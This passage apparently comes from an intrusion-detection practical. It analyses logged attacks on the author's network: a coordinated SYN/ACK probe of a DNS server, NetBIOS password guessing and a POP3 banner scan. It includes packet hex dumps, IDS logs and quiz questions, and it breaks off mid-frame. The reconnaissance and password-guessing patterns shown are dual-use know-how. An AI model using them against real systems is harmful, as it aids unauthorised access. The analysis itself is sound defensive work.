MY.NET.6.8       194.213.64.150  60 000:00:03.296 9/14/00 11:47 TCP: D=33717 S=1024 RST WIN=0
MY.NET.6.8       194.213.64.150  60 000:00:03.296 9/14/00 11:47 TCP: D=33716 S=1024 RST WIN=0
194.213.64.150   MY.NET.6.8      60 000:00:03.305 9/14/00 11:47 TCP: D=1024 S=33719 SYN ACK=15526419 SEQ=15526420 LEN=0 WIN=4128
MY.NET.6.8       216.35.167.58   60 000:00:03.378 9/14/00 11:47 TCP: D=21281 S=1024 RST WIN=0
MY.NET.6.8       216.35.167.58   60 000:00:03.379 9/14/00 11:47 TCP: D=21282 S=1024 RST WIN=0
MY.NET.6.8       216.35.167.58   60 000:00:03.380 9/14/00 11:47 TCP: D=21283 S=1024 RST WIN=0
MY.NET.6.8       209.249.97.40   60 000:00:03.383 9/14/00 11:47 TCP: D=65506 S=1024 RST WIN=0
MY.NET.6.8       209.249.97.40   60 000:00:03.384 9/14/00 11:47 TCP: D=65507 S=1024 RST WIN=0
MY.NET.6.8       209.249.97.40   60 000:00:03.385 9/14/00 11:47 TCP: D=65508 S=1024 RST WIN=0
MY.NET.6.8       208.184.162.71  60 000:00:03.386 9/14/00 11:47 TCP: D=11305 S=1024 RST WIN=0
MY.NET.6.8       208.184.162.71  60 000:00:03.386 9/14/00 11:47 TCP: D=11306 S=1024 RST WIN=0
MY.NET.6.8       208.184.162.71  60 000:00:03.387 9/14/00 11:47 TCP: D=11307 S=1024 RST WIN=0
MY.NET.6.8       216.34.68.2     60 000:00:03.388 9/14/00 11:47 TCP: D=57374 S=1024 RST WIN=0
MY.NET.6.8       216.34.68.2     60 000:00:03.389 9/14/00 11:47 TCP: D=57375 S=1024 RST WIN=0
MY.NET.6.8       216.34.68.2     60 000:00:03.390 9/14/00 11:47 TCP: D=57376 S=1024 RST WIN=0
MY.NET.6.8       212.78.160.237  60 000:00:03.391 9/14/00 11:47 TCP: D=63104 S=1024 RST WIN=0
MY.NET.6.8       212.78.160.237  60 000:00:03.392 9/14/00 11:47 TCP: D=63105 S=1024 RST WIN=0
MY.NET.6.8       212.78.160.237  60 000:00:03.393 9/14/00 11:47 TCP: D=63106 S=1024 RST WIN=0
MY.NET.6.8       194.205.125.26  60 000:00:03.400 9/14/00 11:47 TCP: D=38236 S=1024 RST WIN=0
MY.NET.6.8       194.205.125.26  60 000:00:03.400 9/14/00 11:47 TCP: D=38237 S=1024 RST WIN=0
MY.NET.6.8       194.205.125.26  60 000:00:03.400 9/14/00 11:47 TCP: D=38238 S=1024 RST WIN=0
MY.NET.6.8       194.213.64.150  60 000:00:03.402 9/14/00 11:47 TCP: D=33715 S=1024 RST WIN=0
MY.NET.6.8       194.213.64.150  60 000:00:03.404 9/14/00 11:47 TCP: D=33716 S=1024 RST WIN=0
MY.NET.6.8       194.213.64.150  60 000:00:03.405 9/14/00 11:47 TCP: D=33717 S=1024 RST WIN=0
216.35.167.58    MY.NET.6.8      60 000:00:05.021 9/14/00 11:47 TCP: D=1024 S=21285 SYN ACK=15197561 SEQ=15197562 LEN=0 WIN=4128
MY.NET.6.8       216.35.167.58   60 000:00:05.024 9/14/00 11:47 TCP: D=21285 S=1024 RST WIN=0
212.78.160.237   MY.NET.6.8      60 000:00:05.107 9/14/00 11:47 TCP: D=1024 S=63108 SYN ACK=9509070 SEQ=9509071 LEN=0 WIN=4128
MY.NET.6.8       212.78.160.237  60 000:00:05.109 9/14/00 11:47 TCP: D=63108 S=1024 RST WIN=0
```

```
194.213.64.150   MY.NET.6.8     60 000:00:05.304  9/14/00 11:47 TCP: D=1024 S=33719 SYN ACK=15526419 SEQ=15526420 LEN=0 WIN=4128
MY.NET.6.8       194.213.64.150 60 000:00:05.306  9/14/00 11:47 TCP: D=33719 S=1024 RST WIN=0
```

These are the same packets with hex added for the first attacker. The frames from the rest of the attackers are constant with this one. Highlighted are IPID, TTL , Flags, Options.

```
- - - - - - - - - - - - - - - - - - - - Frame 1 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address     Size Rel. Time   Abs. Time              Summary
     1 64.37.200.46      MY.DNS.6.8        60 000:00:00.000 09/14/2000 11:47:37 AM TCP: D=1024 S=29462 SYN
ACK=13182988 SEQ=13182989 LEN=0 WIN=4128
ADDR  HEX                                                 ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | .\.m^.....R.....
0010: 00 2c 00 00 00 00 f4 06 f1 ce 40 25 c8 2e xx xx | ......4.1. .H.F~
0020: 06 08 73 16 04 00 00 c9 28 0d 00 c9 28 0c 60 12 | .......I...I..-.
0030: 10 20 ed d3 00 00 02 04 02 18 00 00             | ...L........

- - - - - - - - - - - - - - - - - - - - Frame 2 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address     Size Rel. Time   Abs. Time              Summary
     2 64.37.200.46      MY.DNS.6.8        60 000:00:00.001 09/14/2000 11:47:37 AM TCP: D=1024 S=29463 SYN
ACK=13182989 SEQ=13182990 LEN=0 WIN=4128
ADDR  HEX                                                 ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | .\.m^.....R.....
0010: 00 2c 00 00 00 00 f4 06 f1 ce 40 25 c8 2e xx xx | ......4.1. .H.F~
0020: 06 08 73 17 04 00 00 c9 28 0e 00 c9 28 0d 60 12 | .......I...I..-.
0030: 10 20 ed d0 00 00 02 04 02 18 00 00             | ...}........

- - - - - - - - - - - - - - - - - - - - Frame 3 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address   Size Rel. Time   Abs. Time              Summary
     3 64.37.200.46    MY.DNS.6.8        60 000:00:00.001 09/14/2000 11:47:37 AM TCP: D=1024 S=29464 SYN
ACK=13182990 SEQ=13182991 LEN=0 WIN=4128
ADDR  HEX                                                 ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | .\.m^.....R.....
0010: 00 2c 00 00 00 00 f4 06 f1 ce 40 25 c8 2e xx xx | ......4.1. .H.F~
0020: 06 08 73 18 04 00 00 c9 28 0f 00 c9 28 0e 60 12 | .......I...I..-.
0030: 10 20 ed cd 00 00 02 04 02 18 00 00             | ............
```

The response to the above packets. Highlighted IPID and TTL.

```
- - - - - - - - - - - - - - - - - - - - Frame 37 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address   Size Rel. Time   Abs. Time              Summary
    37 MY.DNS.6.8      64.37.200.46      60 000:00:02.002 09/14/2000 11:47:39 AM TCP: D=29462 S=1024 RST WIN=0
ADDR  HEX                                                 ASCII
0000: 00 10 0b 49 d9 00 00 e0 1e 94 5f 00 08 00 45 00 | ....R..\.m^.....
0010: 00 28 c8 6a 40 00 f0 06 ed 67 xx xx 06 08 40 25 | ..H .0...F~.. .
0020: c8 2e 04 00 73 16 00 c9 28 0c 00 00 00 00 50 04 | H......I......&.
0030: 00 00 3a f8 00 00 02 04 02 18 00 00             | ...8........

- - - - - - - - - - - - - - - - - - - - Frame 38 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address   Size Rel. Time   Abs. Time              Summary
    38 MY.DNS.6.8      64.37.200.46      60 000:00:02.002 09/14/2000 11:47:39 AM TCP: D=29463 S=1024 RST WIN=0
ADDR  HEX                                                 ASCII
0000: 00 10 0b 49 d9 00 00 e0 1e 94 5f 00 08 00 45 00 | ....R..\.m^.....
0010: 00 28 c8 6b 40 00 f0 06 ed 66 xx xx 06 08 40 25 | ..H, .0...F~.. .
0020: c8 2e 04 00 73 17 00 c9 28 0d 00 00 00 00 50 04 | H......I......&.
0030: 00 00 3a f6 00 00 02 04 02 18 00 00             | ...6........

- - - - - - - - - - - - - - - - - - - - Frame 39 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address   Size Rel. Time   Abs. Time              Summary
    39 MY.DNS.6.8      64.37.200.46      60 000:00:02.003 09/14/2000 11:47:39 AM TCP: D=29464 S=1024 RST WIN=0
ADDR  HEX                                                 ASCII
0000: 00 10 0b 49 d9 00 00 e0 1e 94 5f 00 08 00 45 00 | ....R..\.m^.....
0010: 00 28 c8 6c 40 00 f0 06 ed 65 xx xx 06 08 40 25 | ..H% .0...F~.. .
0020: c8 2e 04 00 73 18 00 c9 28 0e 00 00 00 00 50 04 | H......I......&.
0030: 00 00 3a f4 00 00 02 04 02 18 00 00             | ...4........
```

1. Source of trace

   This trace was from taken from my work network.

2. Detect was generated by:

   This detect was generated using a NAI Sniffer detecting traffic to and from my DNS located outside of my Internet gateway router. There were filters set to discard any packets with a source or destination port of UDP 53. All packets coming in had an initial window size of 4128 and a payload length of 0.

3. Probability the source address was spoofed.

   I believe that this is an example of "global load balancing" as described by Howard Kash in his "Analysis of the Type0 (Class 0) DNS that has been detected, version 1.0 " located at:
   http://www.sans.org/newlook/resources/IDFAQ/DNS.htm
   As such it would not make sense to be using spoofed addresses.

4. Description of attack.

   This is a distributed effort to try and find the optimum route to a DNS server.

5. Attack mechanism

   This attack requires an exact time synchronization between attackers to succeed. The source IP addresses are registered in California as well as in Europe.

   The attack mechanism is a coordinated attack from ten different hosts, using crafted syn/ack IP packets directed at a single host. All the packets have the following in common.
   a) The source TCP port is 1024(poets above 1023 are often allowed into networks).
   b) The IP Identification is equal to zero.
   c) The acknowledgment number is one less then the sequence number.
   d) IP option set – max segment size 536.

   The attack starts with all ten hosts sending a set of three packets to the victim. Two seconds later the ten hosts will send the identical packets to the victim (same sequence and acknowledgment numbers as in the first set). One second later nine of the ten attackers send one more packet to the victim with the sequence number incremented by two. Two seconds later three sites send packets. The final three packets appear to be a checking sequence because they are not the prime candidates for closest service.

   During the attack process the victim will start sending reset packets to the attacking computers. The victim computer will put in a valid IP Identification number and increment it by one for every reset sent to that particular host. The victim machine also sets its time to live field to the value it receives in the attack packet TTL field. (This number will thus be decremented by four in the trace as the DNS is two hops away)

   To understand the true functionality of the attack consider the following table. It is sorted by IPID from lowest too highest. It contains the offset in seconds from when the initial attack packet came in for each of the ten attackers, the IP identification number of the reset packet, the time to live of the reset packet and the attacker address. Although not exact (this is the time offset of the trace machine not the time offset on the actual victim machine) the trend indicates that the IPID is incrementing by 10 for every 10 milliseconds of time. This is consistent with what we see for the highlighted addresses 209.249.97.40 and 208.184.162.71. These packets arrived and were processed by the trace machine within 3 milliseconds of each other. The responses to separate addresses have exactly the same IP identification number.

   This in essence sets up a reliable method of determining the time variance of packets arriving at the victim machine.

Resets Sent

Offset	IPID	TTL	Source
0.000	51303	240	64.37.200.46
	51304	240	64.37.200.46
	51305	240	64.37.200.46
	51306	240	64.37.200.46
	51307	240	64.37.200.46
	51308	240	64.37.200.46
	51309	240	64.37.200.46
0.017	51323	240	216.35.167.58
	51324	240	216.35.167.58
	51325	240	216.35.167.58
	51326	240	216.35.167.58
	51327	240	216.35.167.58
	51328	240	216.35.167.58
	51329	240	216.35.167.58
0.038	**51343**	**239**	**209.249.97.40**
0.041	**51343**	**239**	**208.184.162.71**
	51344	**239**	**209.249.97.40**
	51344	**239**	**208.184.162.71**
	51345	**239**	**208.184.162.71**
	51345	**239**	**209.249.97.40**
	51346	**239**	**208.184.162.71**
	51346	**239**	**209.249.97.40**
	51347	**239**	**209.249.97.40**
	51347	**239**	**208.184.162.71**
	51348	**239**	**208.184.162.71**
	51348	**239**	**209.249.97.40**
	51349	**239**	**208.184.162.71**
	51349	**239**	**209.249.97.40**
0.046	51353	238	64.14.200.154
	51354	238	64.14.200.154
	51355	238	64.14.200.154
	51356	238	64.14.200.154
	51357	238	64.14.200.154
	51358	238	64.14.200.154
	51359	238	64.14.200.154

Offset	IPID	TTL	Source
0.053	51363	240	216.34.68.2
	51364	240	216.34.68.2
	51365	240	216.34.68.2
	51366	240	216.34.68.2
	51367	240	216.34.68.2
	51368	240	216.34.68.2
	51369	240	216.34.68.2
0.075	51373	233	212.78.160.237
	51374	233	212.78.160.237
	51375	233	212.78.160.237
	51376	233	212.78.160.237
	51377	233	212.78.160.237
	51378	233	212.78.160.237
	51379	233	212.78.160.237
	51380	233	212.78.160.237
0.115	51423	234	62.26.119.34
	51424	234	62.26.119.34
	51425	234	62.26.119.34
	51426	234	62.26.119.34
0.126	51433	233	194.205.125.26
	51434	233	194.205.125.26
	51435	233	194.205.125.26
	51436	233	194.205.125.26
	51437	233	194.205.125.26
	51438	233	194.205.125.26
	51439	233	194.205.125.26
0.150	51573	235	194.213.64.150
	51574	235	194.213.64.150
	51575	235	194.213.64.150
	51576	235	194.213.64.150
	51577	235	194.213.64.150
	51578	235	194.213.64.150
	51579	235	194.213.64.150

6. Correlations:

There are examples of IPID zero scans at the following sites:

http://www.sans.org/y2k/021000-2300.htm
http://www.sans.org/y2k/021100-2300.htm

The "global load balancing" concept is described by Howard Kash in his "Analysis of the Type0 (Class 0) DNS that has been detected, version 1.0 " located at:
http://www.sans.org/newlook/resources/IDFAQ/DNS.htm

7. Evidence of specific targeting:

There are ten different machines from two separate parts of the world sending packets within a one second time frame. Yes this machine was targeted.

8. Severity

(Critical + Lethal) – (System + Network Countermeasures) = Severity
(5 + 1) – (4 + 1) = 1

Critical = 5 – DNS
Lethal = 1 – attack succeeded (only intel gained).
System = 4 – system and patches up to date.
Network = 1 – attack got through in its entirety.

9. Defensive recommendation:

This attack uses high TCP ports and so will only be stopped with specific firewall or router rule filters.

10. Question

```
 Frame Source Address    Dest. Address     Size Rel. Time   Abs. Time             Summary
     1 64.37.200.46      MY.DNS.6.8        60 000:00:00.000 09/14/2000 11:47:37 AM  D=1024 S=29462 SYN
ACK=13182988 SEQ=13182989 LEN=0 WIN=4128
ADDR  HEX                                                  ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | .\.m^.....R.....
0010: 00 2c 00 00 00 00 f4 06 f1 ce 40 25 c8 2e xx xx | ......4.1. .H.F~
0020: 06 08 73 16 04 00 00 c9 28 0d 00 c9 28 0c 60 12 | .......I...I..-.
0030: 10 20 ed d3 00 00 02 04 02 18 00 00             | ...L........
```

Given this frame we can determine:
a) Because the IP version is 00 that it is a crafted packet.
b) This is a TCP packet.
c) The sequence and acknowledgement numbers are invalid.
d) None of the above.

Answer b – It would have been easier if I hadn't removed the TCP from the summery data.

Detect #3 (Netbios password guessing)

Event: IPHalfScan

Priority	Date	From	From Port	To	To Port	Information
High	8/19/00 6:28:48PM	195.147.146.73	4	MY.NET.6.197	80	
High	8/19/00 6:28:48PM	195.147.146.73	5	MY.NET.6.197	80	

From: MY.NET.6.197

From Port	Priority	Date	To	To Port	EventName	Information
139	Medium	8/19/00 6:29:08PM	195.147.146.73	1752	Netbios_Session_Granted	
139	Medium	8/19/00 6:29:11PM	195.147.146.73	1752	Netbios_Session_Granted	
139	Medium	8/19/00 6:29:20PM	195.147.146.73	1754	Netbios_Session_Granted	
139	Medium	8/19/00 6:29:24PM	195.147.146.73	1754	Netbios_Session_Granted	

Event: SMB_Client_Cleartext_Password

Priority	Date	From	From Port	To	To Port	Information	
Medium	8/19/00 6:30:00PM	195.147.146.73	1754	MY.NET.6.197	139	DOMAIN USER PASS	 SHARE
Medium	8/19/00 6:30:04PM	195.147.146.73	1754	MY.NET.6.197	139	DOMAIN USER PASS	 WRITE
Medium	8/19/00 6:30:07PM	195.147.146.73	1754	MY.NET.6.197	139	DOMAIN USER PASS	 FULL
Medium	8/19/00 6:30:11PM	195.147.146.73	1754	MY.NET.6.197	139	DOMAIN USER PASS	 BOTH

```
Medium   8/19/00   6:30:14PM 195.147.146.73  1754      MY.NET.6.197    139        DOMAIN
                                                                                  USER
                                                                                  PASS        READ
Medium   8/19/00   6:29:35PM 195.147.146.73  1754      MY.NET.6.197    139        DOMAIN
                                                                                  USER
                                                                                  PASS ADMINISTRATOR
Medium   8/19/00   6:29:42PM 195.147.146.73  1754      MY.NET.6.197    139        DOMAIN
                                                                                  USER
                                                                                  PASS        GUEST
Medium   8/19/00   6:29:46PM 195.147.146.73  1754      MY.NET.6.197    139        DOMAIN
                                                                                  USER
                                                                                  PASS        ROOT
Medium   8/19/00   6:29:49PM 195.147.146.73  1754      MY.NET.6.197    139        DOMAIN
                                                                                  USER
```

1. Source of trace.

   This is a trace from my work network.

2. Detect generated by:

   ISS Real Secure Intrusion Detection System. This detect is an example of what this IDS is good at doing.

3. Probability the source was spoofed.

   User had made a connection and was actively trying to guess passwords so this was not a spoofed connection.

4. Description of the attack.

   This is an attack via netbios port 139 to gain unauthorized access to the victim machine.

5. Attack mechanism:

   Attacker starts off by initiating a half scan to port 80 of the victim. This would have been successful since the victim is a Web server. This would allow him to make sure the server was active without giving away any very much information about himself. Next the attacker opens a netbios session to the server. When presented with the ID and Password screen it appears that he only enters a password not an ID. He tries two commonly used passwords, fails and then retries the same process three more times. This attempt would only succeed even with the right password if the machine he was breaking was a Windows 95 machine.

6. Correlations:

   This is a very common type of event.

I did find one interesting item for the IP address which looks up as :
p48s02a02.client.global.net.uk

Oxford University Bioinformatics Centre Web page statistics at:
http://www.molbiol.ox.ac.uk/webstats/weeks/hosts/enterprise.44.total-hosts.html
Lists this machine having 44 requests but 0 bytes transferred. This may be an indication of the type of half-scanning behavior that we saw at the beginning of this detect.

	Requests	Bytes Transferred
p48s02a02.client.global.net.uk :	44 :	0

7. Evidence of active targeting:

   The fact that a half-scan was done only to the victim address and then immediately followed up by the netbios attempt indicate that the victim was targeted. Trace system had just come online so there is no evidence of previous address scans of trolling.

8. Severity
   (Critical + Lethal) – (System + Network Countermeasures) = Severity
   (5 + 1) – (4 + 1) = 1

   Critical = 5 – Main Web Server
   Lethal = 1 – No access was gained by the attacker.
   System = 4 – system and patches up to date.
   Network = 1 – attack got through in its entirety.

9. Defensive recommendations.

   Attack could have been prevented by blocking Netbios port 139 at the gateway router.

10. Question:

Event: IPHalfScan

Priority	Date	From	From Port	To	To Port	Information
High	8/19/00 6:28:48PM	195.147.146.73	4	MY.NET.6.197	80	
High	8/19/00 6:28:48PM	195.147.146.73	5	MY.NET.6.197	80	

Given the preceding log entry, it could have been:
a) generated by normal web traffic.
b) generated by a faulty TCP/IP stack.
c) generated by an IDS sensor that is not overloaded.
d) Both b and c.

Answer: b

Detect #4. (Qpopper with Scan)

Event: DNS_Zone_High_Port

Priority	Date	From	From Port	To	To Port	Information
High	9/11/00 4:42:50PM	211.172.192.71	1877	MY.DNS.1.7	53	DOMAIN MY.DOMAIN

Event: IPHalfScan

Priority	Date	From	From Port	To	To Port	Information
High	9/11/00 7:49:51PM	211.172.192.71	110	MY.NET.6.1	110	
High	9/11/00 7:49:51PM	211.172.192.71	110	MY.NET.6.2	110	
High	9/11/00 7:49:51PM	211.172.192.71	110	MY.NET.6.5	110	
High	9/11/00 7:49:51PM	211.172.192.71	110	MY.NET.6.11	110	
High	9/11/00 7:49:51PM	211.172.192.71	110	MY.NET.6.14	110	
High	9/11/00 7:49:51PM	211.172.192.71	110	MY.NET.6.22	110	

```
(Sniffer Trace)
- - - - - - - - - - - - - - - - - - - - Frame 1 - - - - - - - - - - - - - - - - - - -
 Frame Source Address   Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
     1 [211.172.192.71]  [MY.NET.6.11]       74 000:00:00.000 0.000.000     09/11/2000 10:05:32 PM TCP: D=110
S=2944 SYN SEQ=4138985339 LEN=0 WIN=32120
ADDR  HEX                                                ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | .\.m^.....R.....
0010: 00 3c 9d 7f 40 00 31 06 4b 9c d3 ac c0 47 xx xx | ...@ .1.K....G..
0020: 06 0b 0b 80 00 6e f6 b3 e7 7b 00 00 00 00 a0 02 | .....n...{......
0030: 7d 78 af 4e 00 00 02 04 05 b4 04 02 08 0a 0c 51 | }x.N...........Q
0040: c4 30 00 00 00 00 01 03 03 00                   | .0..........

- - - - - - - - - - - - - - - - - - - - Frame 2 - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
     2 [MY.NET.6.11]    [211.172.192.71]     74 000:00:00.004 0.004.437     09/11/2000 10:05:32 PM TCP: D=2944
S=110 SYN ACK=4138985340 SEQ=2503948209 LEN=0 WIN=10136
ADDR  HEX                                                ASCII
0000: 00 10 0b 49 d9 00 00 e0 1e 94 5f 00 08 00 45 00 | ...I.....^....E.
0010: 00 3c 91 a5 40 00 fd 06 8b 75 xx xx 06 0b d3 ac | .<..@....u......
0020: c0 47 00 6e 0b 80 95 3f 37 b1 f6 b3 e7 7c a0 12 | .G.n...?7....|..
```

```
0030: 27 98 1c 0c 00 00 01 01 08 0a 0f 37 0f eb 0c 51 | .q.............
0040: c4 30 01 03 03 00 02 04 05 b4                   | D.........

- - - - - - - - - - - - - - - - - - - - Frame 3 - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
     3 [211.172.192.71]  [MY.NET.6.11]       66 000:00:00.235 0.230.740     09/11/2000 10:05:32 PM TCP: D=110
S=2944     ACK=2503948210 WIN=32120
ADDR  HEX                                                  ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | .\.m^.....R.....
0010: 00 34 9d a2 40 00 31 06 4b 81 d3 ac c0 47 xx xx | ...s ....aL.{.F~
0020: 06 0b 0b 80 00 6e f6 b3 e7 7c 95 3f 37 b2 80 10 | .....>6.X@n.....
0030: 7d 78 f1 d8 00 00 01 01 08 0a 0c 51 c4 47 0f 37 | '.1Q........D...
0040: 0f eb                                           | ..

- - - - - - - - - - - - - - - - - - - - Frame 4 - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
     4 [211.172.192.71]  [MY.NET.6.11]       66 000:00:00.236 0.000.944     09/11/2000 10:05:32 PM TCP: D=110
S=2944 FIN ACK=2503948210 SEQ=4138985340 LEN=0 WIN=32120
ADDR  HEX                                                  ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | .\.m^.....R.....
0010: 00 34 9d a3 40 00 31 06 4b 80 d3 ac c0 47 xx xx | ...t .....L.{.F~
0020: 06 0b 0b 80 00 6e f6 b3 e7 7c 95 3f 37 b2 80 11 | .....>6.X@n.....
0030: 7d 78 f1 d7 00 00 01 01 08 0a 0c 51 c4 47 0f 37 | '.1P........D...
0040: 0f eb                                           | ..

- - - - - - - - - - - - - - - - - - - - Frame 5 - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
     5 [MY.NET.6.11]     [211.172.192.71]    66 000:00:00.237 0.001.291     09/11/2000 10:05:32 PM TCP: D=2944
S=110     ACK=4138985341 WIN=10136
ADDR  HEX                                                  ASCII
0000: 00 10 0b 49 d9 00 00 e0 1e 94 5f 00 08 00 45 00 | ....R..\.m^.....
0010: 00 34 91 a6 40 00 fd 06 8b 7c xx xx 06 0b d3 ac | ..jw ....@F~..L.
0020: c0 47 00 6e 0b 80 95 3f 37 b2 f6 b3 e7 7d 80 10 | {..>..n...6.X'..
0030: 27 98 47 a1 00 00 01 01 08 0a 0f 37 10 02 0c 51 | .q.~...........
0040: c4 47                                           | D.

- - - - - - - - - - - - - - - - - - - - Frame 6 - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
     6 [MY.NET.6.11]     [211.172.192.71]   124 000:00:00.313 0.076.399     09/11/2000 10:05:32 PM POP3: R
PORT=2944   +OK QPOP (version 2.53) at mypop.my.netstarting.
ADDR  HEX                                                  ASCII
0000: 00 10 0b 49 d9 00 00 e0 1e 94 5f 00 08 00 45 00 | ....R..\.m^.....
0010: 00 6e 91 a8 40 00 fd 06 8b 40 xx xx 06 0b d3 ac | .>jy .... F~..L.
0020: c0 47 00 6e 0b 80 95 3f 37 b2 f6 b3 e7 7d 80 18 | {..>..n...6.X'..
0030: 27 98 4d 72 00 00 01 01 08 0a 0f 37 10 0a 0c 51 | .q(............
0040: c4 47 2b 4f 4b 20 51 50 4f 50 20 28 76 65 72 73 | D..|...&|&......
0050: 69 6f 6e 20 32 2e 35 33 29 20 61 74 20 69 73 2d | .?>......./.....
0060: 6e 65 77 73 2e 67 6f 76 2e 61 62 2e 63 61 20 73 | >.....?../.../..
0070: 74 61 72 74 69 6e 67 2e 20 20 0d 0a             | ./...>......

- - - - - - - - - - - - - - - - - - - - Frame 7 - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
     7 [211.172.192.71]  [MY.NET.6.11]       60 000:00:00.545 0.231.206     09/11/2000 10:05:33 PM TCP: D=110
S=2944 RST WIN=0
ADDR  HEX                                                  ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | .\.m^.....R.....
0010: 00 28 9d cb 00 00 f0 06 cc 63 d3 ac c0 47 xx xx | ......0...L.{.F~
0020: 06 0b 0b 80 00 6e f6 b3 e7 7d 00 00 00 00 50 04 | .....>6.X'....&.
0030: 00 00 65 20 00 00 00 00 00 00 00 00             | ............

- - - - - - - - - - - - - - - - - - - - Frame 8 - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
     8 [211.172.192.71]  [MY.NET.6.11]       74 005:43:34.200 20613.655.039 09/12/2000 03:49:06 AM TCP: D=110
S=3972 SYN SEQ=134875509 LEN=0 WIN=32120
ADDR  HEX                                                  ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | .\.m^.....R.....
0010: 00 3c 71 52 40 00 31 06 77 c9 d3 ac c0 47 xx xx | .... ....IL.{.F~
0020: 06 0b 0f 84 00 6e 08 0a 09 75 00 00 00 00 a0 02 | ...d.>..........
0030: 7d 78 03 64 00 00 02 04 05 b4 04 02 08 0a 0c 71 | '...............
0040: 38 a8 00 00 00 00 01 03 03 00                   | .y........

- - - - - - - - - - - - - - - - - - - - Frame 9 - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
     9 [MY.NET.6.11]     [211.172.192.71]    74 005:43:34.206 0.006.407     09/12/2000 03:49:06 AM TCP: D=3972
S=110 SYN ACK=134875510 SEQ=947735554 LEN=0 WIN=10136
ADDR  HEX                                                  ASCII
0000: 00 10 0b 49 d9 00 00 e0 1e 94 5f 00 08 00 45 00 | ....R..\.m^.....
0010: 00 3c 2d 49 40 00 fd 06 ef d1 xx xx 06 0b d3 ac | .... ....JF~..L.
0020: c0 47 00 6e 0f 84 38 7d 4c 02 08 0a 09 76 a0 12 | {..>.d.'<.......
```

```
0030: 27 98 43 a4 00 00 01 01 08 0a 0f 56 84 ba 0c 71 | .q.u........d...
0040: 38 a8 01 03 03 00 02 04 05 b4                   | .y........

- - - - - - - - - - - - - - - - - - - - Frame 10 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
    10 [211.172.192.71]  [MY.NET.6.11]       66 005:43:34.437 0.231.142     09/12/2000 03:49:07 AM TCP: D=110
S=3972     ACK=947735555 WIN=32120
ADDR  HEX                                                   ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | .\.m^.....R.....
0010: 00 34 71 67 40 00 31 06 77 bc d3 ac c0 47 xx xx | .... .....L.{.F~
0020: 06 0b 0f 84 00 6e 08 0a 09 76 38 7d 4c 03 80 10 | ...d.>.....'<...
0030: 7d 78 19 70 00 00 01 01 08 0a 0c 71 38 c0 0f 56 | '............{..
0040: 84 ba                                           | d.

- - - - - - - - - - - - - - - - - - - - Frame 11 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
    11 [211.172.192.71]  [MY.NET.6.11]       66 005:43:34.438 0.000.421     09/12/2000 03:49:07 AM TCP: D=110
S=3972 FIN ACK=947735555 SEQ=134875510 LEN=0 WIN=32120
ADDR  HEX                                                   ASCII
0000: 00 e0 1e 94 5f 00 00 10 0b 49 d9 00 08 00 45 00 | .\.m^.....R.....
0010: 00 34 71 68 40 00 31 06 77 bb d3 ac c0 47 xx xx | .... .....L.{.F~
0020: 06 0b 0f 84 00 6e 08 0a 09 76 38 7d 4c 03 80 11 | ...d.>.....'<...
0030: 7d 78 19 6f 00 00 01 01 08 0a 0c 71 38 c0 0f 56 | '..?.........{..
0040: 84 ba                                           | d.

- - - - - - - - - - - - - - - - - - - - Frame 12 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
    12 [MY.NET.6.11]     [211.172.192.71]    66 005:43:34.439 0.001.778     09/12/2000 03:49:07 AM TCP: D=3972
S=110     ACK=134875511 WIN=10136
ADDR  HEX                                                   ASCII
0000: 00 10 0b 49 d9 00 00 e0 1e 94 5f 00 08 00 45 00 | ....R..\.m^.....
0010: 00 34 2d 4c 40 00 fd 06 ef d6 xx xx 06 0b d3 ac | ...< ....OF~..L.
0020: c0 47 00 6e 0f 84 38 7d 4c 03 08 0a 09 77 80 10 | {..>.d.'<.......
0030: 27 98 6f 38 00 00 01 01 08 0a 0f 56 84 d1 0c 71 | .q?.........dJ..
0040: 38 c0                                           | .{

- - - - - - - - - - - - - - - - - - - - Frame 13 - - - - - - - - - - - - - - - - - - - -
 Frame Source Address    Dest. Address      Size Rel. Time     Delta Time    Abs. Time              Summary
    13 [MY.NET.6.11]     [211.172.192.71]   124 005:43:34.520 0.080.425     09/12/2000 03:49:07 AM POP3: R
